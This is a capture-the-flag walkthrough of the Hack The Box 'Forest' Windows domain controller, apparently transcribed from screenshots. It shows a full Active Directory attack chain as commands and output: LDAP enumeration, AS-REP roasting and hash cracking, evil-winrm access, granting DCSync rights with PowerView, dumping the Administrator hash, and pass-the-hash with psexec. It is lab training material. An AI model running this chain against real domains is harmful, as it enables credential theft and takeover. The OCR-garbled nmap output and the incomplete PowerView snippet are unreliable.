
CTF Hack the box Forest walkthrough:



Nmap scan:

```
# Nmap 7.945VN scan initiated Wed Aug 20 09:33:03 2025 as: nmap -sV -p- -v -oN output.txt 10:10:10:10

Nmap scan report for forest.htb (10:10:10:10:10)

Not shown: 65511 closed top ports (reset)

PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

88/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows RPC

139/tcp open neticrosoft-ds Microsoft Windows RPC

139/tcp open neticrosoft-ds Microsoft Windows RPC

139/tcp open neticrosoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)

466/tcp open neacn_http

5389/tcp open http

1389/tcp open mcacn_http

1469/tcp open msrpc

1469/tcp open msrpc

1469/tcp open msrpc

14606/tcp open m
```

This is most likely an AD server or connected to the AD. One thing I can get is smb, RCP, Kerberosting, Idap on 3269.

Checking rpc first:

```
__[us-vip-1]_[10.10.14.41]_[aaronashley34@htb-4c0qfyu7pw]_[~]
____ [★]$ rpcclient -U "" -N $target
Cannot connect to server. Error was NT_STATUS_IO_TIMEOUT
```

Not going to work, also checked smb:

```
[us-vip-1]-[10.10.14.41]-[aaronashley34@htb-4c0qfyu7pw]-[~]

[**]$ netexec smb $target -u 'guest' -p '' --rid-brute

10.10.10.161 445 FOREST [**] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)

SMB 10.10.10.161 445 FOREST [-*] htb.local\guest: STATUS_ACCOUNT_DISABLED
```

The guest account isn't going to work but that Idap port 3269 does look interesting

Ran ldapsearch:

```
# Users, htb.local
dn: CN=Users,DC=htb,DC=local
objectClass: top
objectClass: container
cn: Users
description: Default container for upgraded user accounts
distinguishedName: CN=Users,DC=htb,DC=local
instanceType: 4
whenCreated: 20190918174557.0Z
whenChanged: 20190923225114.0Z
uSNCreated: 5888
uSNChanged: 94253
showInAdvancedViewOnly: FALSE
name: Users
objectGUID:: Gu3LKJt/HkmfzqBT6ViSzQ==
systemFlags: -1946157056
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=htb,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 20250820155210.0Z
dSCorePropagationData: 16010101000000.0Z
```

Ran windapsearch to find users:

```
cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local
```

Also got a record after running windapsearch.py and put the output in grep, caught a user here:

```
[us-vip-1]=[10.10.14.41]=[aaronashley34@htb-ejsgs5bf1d]=[~]
    [*]$ cat ldap.txt | grep svc

CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
    [us-vip-1]=[10.10.14.41]=[aaronashley34@htb-ejsgs5bf1d]=[~]
    [*]$
```

For a foothold, I can use impacket-GetNPUSers and got a password dump

```
| impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-alfresco

Skrtbsarep$235svc-alfrescoeHTB.LOCAL:3d5275631658adf4f4e1321531a7b94e$c133c26970892761f8cdf9073414d153857a368a31879c5f7df674545397c3d6dc7a327daa819ad2c9a6359a69cabde4ffc847966092423f7d10d723
cb49250128331799e425fc805402290f485402290f4856c289cb65cf7b2938bf1c215bdfe8aca28639cb8b5d3e37ef4df7af699b3b701d07322ac73ad471dc3cb3ecbf5204042d01b1d351991f490c2c5761700213bd1712574b5866440937
eeebce21924a6ffbd02d5aca0dffc5aee7012f628f006795aaa7935fd280f0f6c5aaaf3ac81704d0ebb9cfa43eaff73665ae8743aad6c4d61981ca7a712fdbc84673db5272382ddc2bfb72
```

And cracked password with john:

```
[us-vip-1]-[10.10.14.41]-[aaronashley34@htb-ejsgSbf1d]-[-]

[*]$ john svc-alfresco.txt --fork-4 --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8

Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])

Node numbers 1-4 of 4 (fork)

Press 'q' or Ctrl-C to abort, almost any other key for status

33rvice ($krb5asrep$23$svc-alfresco@HTB.LOCAL)

4 1g 0:00:00:02 DONE (2025-08-20 11:30) 0.3816g/s 389856p/s 389856c/s 389856C/s s3urkf2m..s3rvice
```

And using evil-winrm got access to the machine:

```
[-[us-vip-1]-[10.10.14.41]-[aaronashley346htb-ejsgs5bfid]-[-]
[*]$ evil-winrm -i $target -u svc-alfresco -p s3rvice

Evil-winrM shell v3.5

Warning; Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-winRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

"Evil-winRM" PS C:\Users\svc-alfresco\Documents>
```

First flag:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> type C:\Users\svc-alfresco\Desktop\user.txt
5843a374eccf1811e051650809b77551
```

Within Sharphound/Bloodhound, this user has the right to the account operations security group. So, a new user can be made and given full access:

Had to restart with a new users but able to use powerview and get password to do a dnsync attack:

Running this:

Upload powerview.ps1

.\PowerView.ps1

\$pass = convertto-securestring 'abc123!' -asplain -force

\$cred = new-object

Add-ObjectACL - Principal Identity john - Credential \$cred - Rights DCSync

Then after running secretsdump we get the hash value of the admin account:

htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb4 3d32c72a07 ceea6:::

I used psexec but you can also pass the hash with evil-winrm:

```
[us-vip-1]=[10.10.14.41]=[aaronashley34@htb-ejsgs5bf1d]=[~]
    [*]$ impacket-psexec administrator@10.10.10.161 -hashes aad3b435b51404eeaad
3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its af
filiated companies

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file maUshzkN.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service lVps on 10.10.10.161.....
[*] Starting service lVps.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

But the lab wasn't stabled for me so took it line by line:

